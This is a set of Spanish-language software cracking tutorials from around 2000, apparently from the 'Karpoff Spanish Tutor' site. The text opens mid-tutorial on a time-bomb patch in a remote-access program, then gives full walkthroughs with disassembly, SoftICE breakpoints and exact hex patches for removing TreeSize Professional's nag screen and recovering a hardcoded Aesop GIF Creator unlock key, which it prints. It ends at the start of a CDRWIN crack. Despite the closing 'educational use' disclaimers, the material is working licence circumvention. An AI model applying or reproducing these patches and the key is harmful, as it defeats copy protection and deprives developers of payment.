:0040611e 81c498000000 add esp, 00000098
:00406124 c3 ret
```

1. de la llamada a awcomm32 hay que salir con eax=1.
ahora sólo habría que anular la llamada y escribir mov eax,01 rellenando con los nops necesarios para mantener el numero de bytes. prueba... funciona ¿no?.
intenta hacer alguna conexión.... ¡te pillé!, el desgraciado no funciona y nos vuelve a salir la pantalla de fin de evaluación. lo que hemos hecho es modificar sólo uno de los ejecutables que conmponen el programa. lo que primero se le ocurre a uno es trazar todos los ejecutables y hacer que a la salida de awcomm32._timebombcheck siempre eax valga 1 o cambiando el salto condicional(si lo hubiera). bueno... si no tienes otra cosa mejor que hacer serviría, pero sería mejor mirar la dll y modificarla, ya que la función está ahí dentro y cada vez que sea llamada ya daría el valor eax=1 a la salida..

si echamos un vistazo al desensamblado de awcomm32.dll, vemos que los nombres de las funciones son muy ilustrativas :-). lo que más me ha llamado la atención es una bifurcación en el código, ya que parece que la dll puede distinguir si es una versión legítima (va por is custom??purchasedver.....) o la demo shareware (is custom?? timebombver....). la nuestra es la timebombeada :-p... así que tendremos que ver por dónde se mete y dónde se determina que eax valga 0 ó 1 a la salida.
se podría tratar de mirar dónde se elige purchasedver o timebombver, pero lo que me interesa ahora es eax y no si he pagado o no por el programa.
la parte interesante de la dll es la siguiente:

```
* reference to: iscustom.?timebombver@ctbombcache@@qaexaag0@z, ord:0011h
|
:67ea3a42 ff15e400eb67 call dword ptr [67eb00e4]
:67ea3a48 33c0 xor eax, eax
:67ea3a4a 8b4c2434 mov ecx, dword ptr [esp+34]
:67ea3a4e 8b542418 mov edx, dword ptr [esp+18]
:67ea3a52 66a1ee8eeb67 mov ax, word ptr [67eb8eee]
:67ea3a58 81e1ffff0000 and ecx, 0000ffff
:67ea3a5e 51 push ecx
:67ea3a5f 81e2ffff0000 and edx, 0000ffff
:67ea3a65 33c9 xor ecx, ecx
:67ea3a67 52 push edx
:67ea3a68 668b0dec8eeb67 mov cx, word ptr [67eb8eec]
:67ea3a6f 50 push eax
:67ea3a70 51 push ecx
:67ea3a71 e82afcffff call 67ea36a0
:67ea3a76 83f8ff cmp eax, ffffffff
:67ea3a79 0f8492010000 je 67ea3c11 <- cuidadín
:67ea3a7f 85c0 test eax, eax
:67ea3a81 745a je 67ea3add <- cuidadín
:67ea3a83 83f801 cmp eax, 00000001
```

```
:67ea3a86 7427 je 67ea3aaf <- cuidadín

* referenced by a (u)nconditional or (c)onditional jump at address:
|:67ea3a32(c)
|
:67ea3a88 8d4c241c lea ecx, dword ptr [esp+1c]

* reference to: iscustom.??1ctbombcache@@qae@xz, ord:0002h
|
:67ea3a8c ff15c800eb67 call dword ptr [67eb00c8]
:67ea3a92 8b542414 mov edx, dword ptr [esp+14]
:67ea3a96 8b442410 mov eax, dword ptr [esp+10]
:67ea3a9a 5f pop edi
:67ea3a9b 5e pop esi
:67ea3a9c 894204 mov dword ptr [edx+04], eax
:67ea3a9f 5d pop ebp

* possible reference to string resource id=00001: "no se ha podido cargar un componente
(%s). vuelva a instalar"
|
:67ea3aa0 b801000000 mov eax, 00000001 <-esto nos hará el trabajito... :-)
:67ea3aa5 5b pop ebx
:67ea3aa6 81c408020000 add esp, 00000208
:67ea3aac c20400 ret 0004 <-eax=1 a la salida... je..je..
|
```

2. en 67ea3aa0 hacen el trabajo por nosotros.... y salimos con eax= 1
lo que nos interesa es que llegue a la intrucción en 67ea3aa0 siempre, que es lo que ocurre en el periodo de evaluación y hace que a la salida eax= 1. sin entrar en más explicaciones que las notas al código, se ve que hay que anular los saltos en 3a79, 3a81 y 3a86. pues eso... con los offset se va al ultraedit y se parchea. el pcanyware queda listo para una óptima evaluación.

y qué pinta en todo esto aquella clave de registro tan rara. pues para empezar el nombre ahora ya nos dice algo.... caché (tbombcache), además, si buceamos un poco en las llamadas que hay en esta función, hay accesos a esa clave, tanto en lectura como escritura. la clave que nos parecía una chorrada del windows resultó ser el detonador de una bomba de tiempo que hace caducar al programa. para desactivarla sólo hay que cortar los cables verde, azul y amarillo y listo.... ya no explotará nunca más.
para trazar las llamadas que menciono arriba, recomiendo el trw2000, que nos da el nombre de la función llamada además del offset del call. nada mas entrar en la función desde el ejecutable, verás las llamadas a readfile para comprobar si es la versión demo o la comprada, además de las llamadas de apertura , escritura y cierre a la clave del registro que contiene el detonador, como véis un monton de sitios que se podrían usar para entrar.
lo bueno de trazar con el trw es que vemos en todo momento lo que ocurre sin necesidad de romperse mucho la cabeza y sin necesidad de desensamblar. feliz buceo....

recordad que si vais a utilizar este programa deberéis comprarlo.

las acciones aquí descritas lo son con fines educativos. su puesta en práctica va en contra de la ley de derechos de autor y está penado.

bugsys - septiembre de 2000

karpoff spanish tutor: pagina dedicada a la divulgacion de informacion en castellano, sobre ingenieria inversa y programacion. email "colabora con tus proyectos"

Karpoff Spanish Tutor


Programa: TreeSize profesional 2.2

PROTECCION:	**'Nag' molesta**
Objetivo:	Quitar la 'nag' y las referencias a 'UNREGISTERED'
Descripcion:	Información del espacio libre en el disco
Dificultad:	**PRINCIPIANTE**
DOWNLOAD:	http://www.jam-software.com/treesize.html
Herramientas:	**Softice, Hex Workshop (Editor Hexadecimal)**
CRACKER:	**Perico** **FECHA: 22/10/00**

introduccion

este programa es una utilidad para el disco.


en un principio parece que no tiene ninguna limitación, pero al cabo de un numero de usos al salir del programa nos aparece una 'nag' pidiendo que nos registremos.



vamos a quitar esta 'nag' y todas las referencias a unregisterd para dejar el programa "mas mono".

al atake

ejecuta el programa una primera vez para que cree las entradas necesarias en el registro. ahora lanzamos el programa techfact98 y ejecutamos el treesize para ver que cambios se producen.



‘tools’ -> ‘watch system’ -> ‘run this program’ -> ‘go’

cuando salga el programa treesize sales de él para que haga las comparaciones.

después de un rato vemos que entre otras cosas hay estas modificaciones:

```
Registry key values changed: (6)
HKEY_USERS\.DEFAULT\Software\JAM Software\TreeSize Professional
Value "ClstrSize": from "26" to "39"
HKEY_USERS\.DEFAULT\Software\Network Associates\TVD\McAfee VirusScan\CurrentVersion\Sc
Value "wLastExec": from "18677760" to "18874368"
HKEY_CURRENT_USER\Software\JAM Software\TreeSize Professional
Value "ClstrSize": from "26" to "39"
```

si volvemos a realizar el proceso vemos que el valor de la clave ‘clstrsize’ ha vuelto a cambiar. es el valor de esta clave el que hace que aparezca la ‘nag’. lo puede comprobar ejecutando el programa y mirando en el registro el valor de la clave. va aumentando su valor sumándole 13 (13,26,39,52,65,...,,169,...,273). al llegar a este valor aparece la ‘nag’.

nuestro objetivo es hacer que este valor no aumente.

para hacerlo entramos en el ‘symbol loader’ del softice y le decimos que ejecute nuestro programa. cuando rompa en nuestro programa le pondremos un breakpoint. el siguiente breakpoint (gracias a mr. nobody y a su coc2000) hace que el sice rompa cada vez que se quiere acceder a una clave del registro que empiece por’clst’ (solo puedes poner 4 letras como máximo).

bpx regqueryvalueexa if *(esp->8)=='clst'

lo escribimos y le damos a 'ctrl-c'. la primera ve rompe en --- advapi ---, le damos a f5 y vuelve a romper, esta vez entreesize, le volvemos a dar a f5 tres veces más. y la tercera vez rompe en:

```
:00474142 8B45FC                mov eax, dword ptr [ebp-04]
:00474145 E81AFDFFFF            call 00473E64
:0047414A 84C0                  test al, al
:0047414C 741C                  je 0047416A
:0047414E 8D4DEC                lea ecx, dword ptr [ebp-14]
:00474151 8BD6                  mov edx, esi
:00474153 8B45FC                mov eax, dword ptr [ebp-04]
:00474156 E83DFBFFFF            call 00473C98
:0047415B 8BD3                  mov edx, ebx
```

ahora ha roto en la instrucción :0047415, a continuacion hay un salto je 0047416 que el sice nos dice que no se produce. consideré este salto como sospechoso la primera vez que lo vi y por eso decidí forzarlo. si lo forzamos en el sice con

r fl z

vemos que el valor de la clave 'clstrsize' vuelve a su valor inicial (es decir 13)

para hacer permanente, abrimos nuestro editor hexadecimal y buscamos la cadena '84c0741c8d6dec'. una vez encontrada cambiamos el 74 por 75 con lo que invertimos el salto haciendo que se produzca. también podemos convertir el 741c en eb1c que equivale a jmp, es decir que salte siempre. da igual hacer el cambio que prefiráis.

una vez hecho, salvamos el programa con el cambio realizado y vemos que al ejecutar el programa el valor de 'csltrsize' no cambia nuca por lo que no nos volverá a aparecer la 'nag'.

si somos de las personas (me incluyo) a las que les molesta que nos recuerden que estamos unregistered, es muy fácil quitarlo. volvemos al editor hexadecimal y lo buscamos como text string y nos aparece como:

(unregistered) -> 28554e5245474953544552454429

ahora cambiamos el 28 por 00 (o toda la cadena por nuestro nombre o lo que queramos, teniendo cuidado de no sobrepasar el tamaño de (unregistered)). este cambio le indica que la cadena ha terminado por lo que no se mostrara.

seguimos buscando y cambiando. la cadena nos aparece una vez mas en la que volvemos a realizar el mismo cambio.

pd: he comprobado que las versiones posteriores de este programa (las versiones 2.30 y 2.31) tienen esta misma protección.

Karpoff Spanish Tutor	
Programa:	**Aesop GIF Creator v1.00.215**

Protección:	Unlock Key		
Descripción:	Utilidad para crear GIFs animados		
Dificultad:	Facililla		
Download:	http://www.yukudr.com/software		
Herramientas:	SoftICE		
Cracker:	MeGaBiTe	**Fecha:**	12/10/2000

introducción


extraído de la ayuda del propio programa.

["aesop" es una potente herramienta que le permite crear increíbles imágenes gif publicitarias (banners, botones, líneas, etiquetas, fondos, encabezados para sitios webs, etc.), que contienen carcterísticas propias de sofisticadas calidades de estudio, efectos especiales, fuentes 3d y manipulación de imágenes. se pueden realizar maravillosos efectos visuales (por ejemplo, desplazamiento de texto a través de la imágen) en ficheros gif multi-frames en unos pocos minutos. la optimización de la paleta y la compresión de datos le proporcionan la posibilidad de obtener gifs de pequeño tamaño. la simplicidad y comodidad de su interface hacen que éste programa sea útil tanto para los programadores experimentados como para quienes empiezan en el diseño gráfico.]

he estado buscando por la ayuda y no pone nada sobre limitaciones, períodos de evaluación, etc. cabe suponer, en consecuencia, que para registrarnos lo único que debemos hacer es introducir el 'unlock key' correcto. bien, ¡vamos a éllo!

al atake

una vez instalado el programa vamos al menú 'help' y seleccionamos la opción 'registration'. esto hará que se nos abra la ventana 'register me!'. podemos verla aquí abajo:



bien podemos ver aquí que se nos proporciona un 'id' y se nos pide que introduzcamos un 'unlock key'. pudiéramos suponer que éste 'id' se genera aleatoriamente en el proceso de instalación del software y variará tanto en cada instalación como en cada equipo en el que se instale el programa. ¡es lo razonable! bien, ¡pues no! lo he instalado y reinstalado varias veces en el mismo equipo y en equipos diferentes y, ¡siempre nos proporciona el mismo 'id'! bueno, ésto hace que nuestro trabajo sea más sencillo.

intentamos registrarnos con un 'unlock key' falso: digamos 'u1193046'. pulsamos el botón 'confirm unlock key'. se nos aparece ésta 'ventanita':

¡¡¡toma ya!!! ¿un mensaje de error? ¡¡¡imposible!!! ¡¡¡vamos a ver qué ocurre!!!

vamos a poner un breakpoint y entrar al código del programa. la función api que funcionará aquí (y en casi cualquier programa) es 'hmemcpy'.

antes de establecer nuestro breakpoint en softice deberemos abrir nuestra ventana 'register me!' y escribir un 'unlock key' falso. debemos hacerlo así ya que si establecemos el breakpoint antes, softice hará break en cada uno de los carácteres que introduzcamos en el campo 'unlock key', ya que se llama a ésta función cada vez que se introduce un carácter.

bien, por lo tanto una vez que hayamos introducido nuestro 'unlock key' falso pulsamos ctrl-d para cambiarnos a softice y en la ventana 'command' escribimos "bpx hmemcpy", con lo que ya tenemos establecido nuestro breakpoint. pulsamos f5 para regresar a nuestra 'criaturita' y pulsar el botón 'confirm unlock key'. lo hacemos así y softice hará break; ahora pulsamos f12 hasta que lleguemos al código del programa. para identificar que estamos en el código apropiado deberemos ver en la línea superior a la ventana command del softice algo como '**aesop!code+0002670d**'. una vez lleguemos aquí deberemos, no obstante, seguir pulsando f12 para volver de los diferentes 'ret' y llegar de éste modo a la parte del código que realmente nos interesa. es la siguiente:

```
0177:0048d4bd call 0042e320
```

```
0177:0048d4c2 mov edx,[ebp-0104] >aterrizamos aquí
0177:0048d4c8 lea eax,[ebp-0100]
0177:0048d4ce mov ecx,000000ff
0177:0048d4d3 call 00403f4c
0177:0048d4d8 lea edx,[ebp-0100]
0177:0048d4de mov eax,[00498654]
0177:0048d4e3 mov eax,[eax]
0177:0048d4e5 call 00495124
0177:0048d4ea mov eax,[00498654]
0177:0048d4ef mov eax,[eax]
0177:0048d4f1 cmp byte ptr [eax+0007fb71],fb
0177:0048d4f8 jnz 0048d590
0177:0048d4fe mov dl,01
0177:0048d500 mov eax,[0048b680]
```

bien, traceamos nuestro código pulsando f10 hasta llegar a la instrucción 'call 00495124' en la posición '0048d4e5'. una vez tengamos el cursor en ésta instrucción vamos a ver qué tenemos dentro. para éllo pulsamos f8 y nos encontraremos con el siguiente código:

```
0177:00495122 jns 00495124
0177:00495124 push ebp              >aterrizamos aquí
0177:00495125 mov ebp,esp
0177:00495127 add esp,fffffef4
0177:0049512d push ebx
0177:0049512e push esi
0177:0049512f push edi
0177:00495130 xor ecx,ecx
0177:00495132 mov [ebp-0104],ecx
0177:00495138 mov [ebp-0108],ecx
0177:0049513e mov [ebp-010c],ecx
0177:00495144 mov esi,edx
0177:00495146 lea edi,[ebp-0100]
0177:0049514c xor ecx,ecx
0177:0049514e mov cl,[esi]         >pone la longitud de nuestro
                                   >unlock key falso en cl
0177:00495150 inc ecx
0177:00495151 repz movsb           >copia el unlock keyfalso a
                                   >otra posición (lo copia con la
                                   >longitud en el primer byte de
                                   >la cadena, tal como se
                                   >gestionan las cadenas en
                                   >pascal)
0177:00495153 mov ebx,eax
0177:00495155 xor eax,eax
0177:00495157 push ebp
0177:00495158 push 004951f7
0177:0049515d push dword ptr fs:[eax]
0177:00495160 mov fs:[eax],esp
0177:00495163 mov byte ptr [ebx+0007fb71],00
0177:0049516a lea eax,[ebp-0104]
0177:00495170 lea edx,[ebp-0100]   >pone el unlock key falso en
                                   >edx (todavía con la longitud
                                   >en el primer byte)
0177:00495176 call 00403f14        >este call copia el unlock
                                   >key falso ya sin el byte de
                                   >longitud del principio en una
                                   >posición de memoria
0177:0049517b mov eax,[ebp-0104]   >y guarda ésa posición de
                                   >memoria en eax
0177:00495181 push eax             >y envía el unlock key falso
                                   >a la pila
0177:00495182 lea eax,[ebp-010c]
0177:00495188 push eax
0177:00495189 mov ecx,00000006
0177:0049518e mov edx,00000004
0177:00495193 mov eax,00495210     >pone en eax esa constante; si
                                   >hacemos un "d 00495210" para
                                   >ver qué tenemos en ésa
```

```
                                >posición, veremos que contiene
                                >una extraña cadena:
                                >'mtxmrpntltl'
0177:00495198 call 00404178     >este call lo que hace es
                                >extraer la subcadena 'mrpntl'
                                >de la cadena anterior
0177:0049519d mov eax,[ebp-010c] >y guarda la dirección de dicha
                                >subcadena en eax
0177:004951a3 lea edx,[ebp-0108]
0177:004951a9 call 00408f20     >este call pasa la subcadena a
                                >mayúsculas
0177:004951ae mov edx,[ebp-0108] >y guarda nuevamente la
                                >dirección de la subcadena en
                                >edx
0177:004951b4 pop eax           >y recupera nuestro unlock
                                >key falso de la pila. con
                                >lo cual tenemos la dirección
                                >de nuestro unlock key falso
                                >en eax y la dirección de una
                                >cadena sospechosa en edx. si a
                                >ella añadimos las dos
                                >instrucciones que siguen, que
                                >son típicas, la situación es
                                >harto crítica.
0177:004951b5 call 00404080     >tenemos que examinar éste call
0177:004951ba jnz 004951d2
0177:004951bc xor edx,edx
0177:004951be mov eax,[ebx+00000478]
0177:004951c4 call 0043ebb4
0177:004951c9 mov byte ptr [ebx+0007fb71],fb
0177:004951d0 jmp 004951d9
```

bien, no nos queda más remedio que examinar qué hace la instrucción 'call 00404080'. para éllo, como hemos hecho anteriormente, cuando el cursor se encuentre sobre ésa instrucción pulsamos f8 para tracear el procedimiento. nos encontraremos con el siguiente código:

```
0177:0040407d lea eax,[eax+00]
0177:00404080 push ebx          >aterrizamos aquí
0177:00404081 push esi
0177:00404082 push edi
0177:00404083 mov esi,eax
0177:00404085 mov edi,edx
0177:00404087 cmp eax,edx       >compara el registro eax con edx
0177:00404089 jz 0040411e       >si no son iguales, salta
0177:0040408f test esi,esi      >comprueba si hemos introducido
                                >algo
0177:00404091 jz 004040fb       >si no hemos introducido nada,
                                >salta
0177:00404093 test edi,edi      >¿comprueba si hay algo en
                                >nuestra sospechosa subcadena?
0177:00404095 jz 00404102       >si está vacía, salta
0177:00404097 mov eax,[esi-04]  >pone la longitud de nuestro
                                >unlock key en eax
0177:0040409a mov edx,[edi-04]  >pone la longitud de nuestra
                                >subcadena en edx
0177:0040409d sub eax,edx       >resta las longitudes
0177:0040409f ja 004040a3       >si la nuestra es de mayor
                                >longitud, salta; la longitud del
                                >unlock key que introduzcamos
                                >deberá ser 6
0177:004040a1 add edx,eax       >suma los registros eax y edx;
                                >como eax será 0, edx permanece
                                >inalterado
0177:004040a3 push edx          >envia el valor de edx a la pila
0177:004040a4 shr edx,02        >hace un desplazamiento binario
                                >de 2 bits a la derecha, con lo
                                >que edx será igual a 1
```

```
0177:004040a7 jz 004040cf        >si el resultado del
                                 >desplazamiento es cero, salta;
                                 >si la longitud del unlock key es
                                 >6, no saltará
0177:004040a9 mov ecx,[esi]      >pone los cuatro primeros
                                 >caracteres del unlock key falso
                                 >en el registro ecx
0177:004040ab mov ebx,[edi]      >pone los cuatro primeros
                                 >caracteres de nuestra sospechosa
                                 >subcadena en el registro ebx
0177:004040ad cmp ecx,ebx        >compara los dos conjuntos de
                                 >cuatro caracteres
0177:004040af jnz 00404109       >si no son iguales, salta
0177:004040b1 dec edx            >decrementa edx, con lo que es
                                 >igual a 0
0177:004040b2 jz 004040c9        >en consecuencia, salta.
                                 >¡estupendo, vayamos allá!
0177:004040b4 mov ecx,[esi+04]
0177:004040b7 mov ebx,[edi+04]
0177:004040ba cmp ecx,ebx
0177:004040bc jnz 00404109
0177:004040be add esi,08
0177:004040c1 add edi,08
0177:004040c4 dec edx
0177:004040c5 jnz 004040a9
0177:004040c7 jmp 004040cf
0177:004040c9 add esi,04         >suma 4 al registro esi, con lo
                                 >cual éste apunta al quinto
                                 >carácter del unlock key falso
0177:004040cc add edi,04         >hace lo mismo con nuestra
                                 >subcadena sospechosa
0177:004040cf pop edx
0177:004040d0 and edx,03
0177:004040d3 jz 004040f7
0177:004040d5 mov ecx,[esi]      >pone los dos últimos caracteres
                                 >del unlock key falso en ecx
0177:004040d7 mov ebx,[edi]      >hace lo mismo con los dos
                                 >últimos caracteres de nuestra
                                 >subcadena sospechosa
0177:004040d9 cmp cl,bl          >compara el quinto carácter del
                                 >unlock key falso con el quinto
                                 >carácter de la subcadena
0177:004040db jnz 0040411e       >si no son iguales, salta
0177:004040dd dec edx            >decrementa edx, que es el
                                 >registro que lleva la cuenta de
                                 >los caracteres que faltan por
                                 >comparar: edx se pone a 1 ya que
                                 >sólo nos queda un carácter a
                                 >comparar
0177:004040de jz 004040f7        >¿hemos terminado? ¡no!
0177:004040e0 cmp ch,bh          >compara el secto carácter del
                                 >unlock key falso con el sexto
                                 >carácter de la subcadena
0177:004040e2 jnz 0040411e       >si no son iguales, salta
0177:004040e4 dec edx            >decrementa edx, lo que one el
                                 >registro a 0
0177:004040e5 jz 004040f7        >¿hemos llegado al final? ¡sí!
0177:004040e7 and ebx,00ff0000
0177:004040ed and ecx,00ff0000
0177:004040f3 cmp ecx,ebx
0177:004040f5 jnz 0040411e
0177:004040f7 add eax,eax
0177:004040f9 jmp 0040411e
0177:004040fb mov edx,[edi-04]
0177:004040fe sub eax,edx
0177:00404100 jmp 0040411e      >aquí se salta al final de la
                                >rutina
0177:00404102 mov eax,[esi-04]
```

```
0177:00404105 sub eax,edx
0177:00404107 jmp 0040411e
0177:00404109 pop edx
0177:0040410a cmp cl,bl
0177:0040410c jnz 0040411e
0177:0040410e cmp ch,bh
0177:00404110 jnz 0040411e
0177:00404112 shr ecx,10
0177:00404115 shr ebx,10
0177:00404118 cmp cl,bl
0177:0040411a jnz 0040411e
0177:0040411c cmp ch,bh
0177:0040411e pop edi
0177:0040411f pop esi
0177:00404120 pop ebx
0177:00404121 ret
```

bueno, no quiero aburrir más al lector con tanto código. sólo decirle que, tanto si el unlock key introducido es el correcto como si es el erróneo, al final llegaremos a éste trozo de código:

```
0177:004951b5 call 00404080
0177:004951ba jnz 004951d2
0177:004951bc xor edx,edx
0177:004951be mov eax,[ebx+00000478]
0177:004951c4 call 0043ebb4
0177:004951c9 mov byte ptr [ebx+0007fb71],fb >pone el valor 'fb'
                                             >en ésa posición de
                                             >memoria para indicar
                                             >que el unlock key es
                                             >el correcto
0177:004951d0 jmp 004951d9
0177:004951d2 mov byte ptr [ebx+0007fb71],00 >y pone el valor '00'
                                             >para indicar que es
                                             >erróneo
0177:004951d9 xor eax,eax
0177:004951db pop edx
0177:004951dc pop ecx
0177:004951dd pop ecx
0177:004951de mov fs:[eax],edx
0177:004951e1 push 004951fe
0177:004951e6 lea eax,[ebp-010c]
0177:004951ec mov edx,00000003
0177:004951f1 call 00403d14
0177:004951f6 ret
```

si ahora retornamos al primer trozo de código veremos que, efectivamente después de la rutina que realiza todas las comprobaciones nos encontramos con la comprobación final:

```
0177:0048d4e5 call 00495124
0177:0048d4ea mov eax,[00498654]              >nuestra rutina
0177:0048d4ef mov eax,[eax]
0177:0048d4f1 cmp byte ptr [eax+0007fb71],fb  >¿unlock key
                                              >correcto?
```

bueno, si el lector ha seguido éste tutorial desde el principio podrá fácilmente deducir que la subcadena con la que nos hemos topado se corresponde exactamente con el unlock key correcto. recordemos aquí una vez más nuestra subcadena: "mrpntl".

puede el lector en éste punto, por consiguiente, probar dicho unlock key para comprobar si el programa se registra. abrimos el aesop gif creator version 1.00.215 y nos desplazamos al menú 'help' y seleccionamos la opción 'registration'. en la ventana 'register me!' introducimos 'mrpntl' en el campo 'unlock key'. inmediatamente se nos mostrará ésta ventana:

si ahora seleccionamos la opción 'about' del menú 'help' veremos que el inicial 'unregistered' ha sido sustituido por el valor que tengamos en la clave 'registeredowner' que se localiza en:
`'hkey_local_machine\software\microsoft\windows\currentversion'`
en el registro de windows.

una última cuestión. tal vez el lector se esté preguntando: ¿de dónde demonios sale ése unlock key? bien, es una pregunta que nosotros también nos hacemos, pero ¡vamos a intentar darle una respuesta!

comoquiera que en el proceso de registro no se nos exige en ningún momento que introduzcamos un name o nada similar, y teniendo en cuenta que el 'id' que nos proporciona el programa al instalarse es siempre el mismo (con lo cual podemos afirmar que éste 'id' no influirá en el registro), podemos deducir que o bien el unlock key está 'hardcoded' en el propio código del programa, o bien usa algún otro método. como lo más fácil (y lo más probable) es que se trate de la primera de las posibilidades, vamos a empezar por ahí.

para éllo haremos un 'dead list' de nuestro ejecutable ("aesop.exe"). arrancamos w32dasm y desensamblamos el programa. si alparceamos un poco por las 'string data references' nos encontraremos con una extraña cadena que, casualmente, es la misma con la que nos tropezamos mientras tracéabamos la rutina con el softice ("mtxmrpntltl"). esto es lo que nos muestra w32dasm:

```
* possible stringdata ref from code obj ->"mtxmrpntltl"
|
:00495193 b810524900    mov eax, 00495210
:00495198 e8dbeff6ff    call 00404178
:0049519d 8b85f4feffff  mov eax, dword ptr [ebp+fffffef4]
:004951a3 8d95f8feffff  lea edx, dword ptr [ebp+fffffef8]
```

bueno, creo que ya todo está claro: no merece la pena seguir. parecía, en principio, bastante complicado y ha resultado más simple de lo que pensaba.

---

me gustaría saludar a mis crackers favoritos y de los que más he aprendido.

son éstos: torn@do, the sandman, blackb, +fravia, tnt!, ecd, karpof, wkt. esto no quiere decir que no haya otros extraordinarios crackers.

nota: si le gusta el programa, cómprelo. los programadores pierden demasiado tiempo desarrollando su software como para que vengamos nosotros y no les compensemos por su trabajo. ¡no es justo!

ensayo por: megabite

Karpoff Spanish Tutor

Programa:	**CDRWIN - CDROM Recording Tools - 3.8B**

PROTECCION:	**Múltiples comprobaciones de los códigos de desbloqueo.**		
Descripcion:	**Software de copia para CD-R. Versión de Julio del 2000.**		
Dificultad:	**Aficionado.**		
DOWNLOAD:	http://www.goldenhawk.com		
Herramientas:	**SoftIce 3.24, Procdump32, Papel y algo para escribir.**		
CRACKER:	**Arkanian**	**FECHA:**	**19/10/2000**

INTRODUCCION

vamos a ver como saltar las múltiples comprobaciones que realiza este programa tanto en el momento en el que intentamos registrarnos como en el inicio del mismo. la protección esta basada en una serie de comparaciones seguidas de saltos condicionales, vamos a intentar hacerle creer que somos usuarios "legales" del mismo.

creo que el aviso que nos da la ventana de registro: **"this program is heavily protected against piracy"** solo esta justificado en la parte del **"heavily"**. ¡es una larga y ardua tarea trazar todo el código donde se realizan las comprobaciones!. pero con un poco de paciencia, papel y lápiz, podremos hacer el programa plenamente funcional.

al atake

previamente haremos una copia en otro lugar de nuestro hd del ejecutable **cdrwin.exe**. después de esto empezamos.

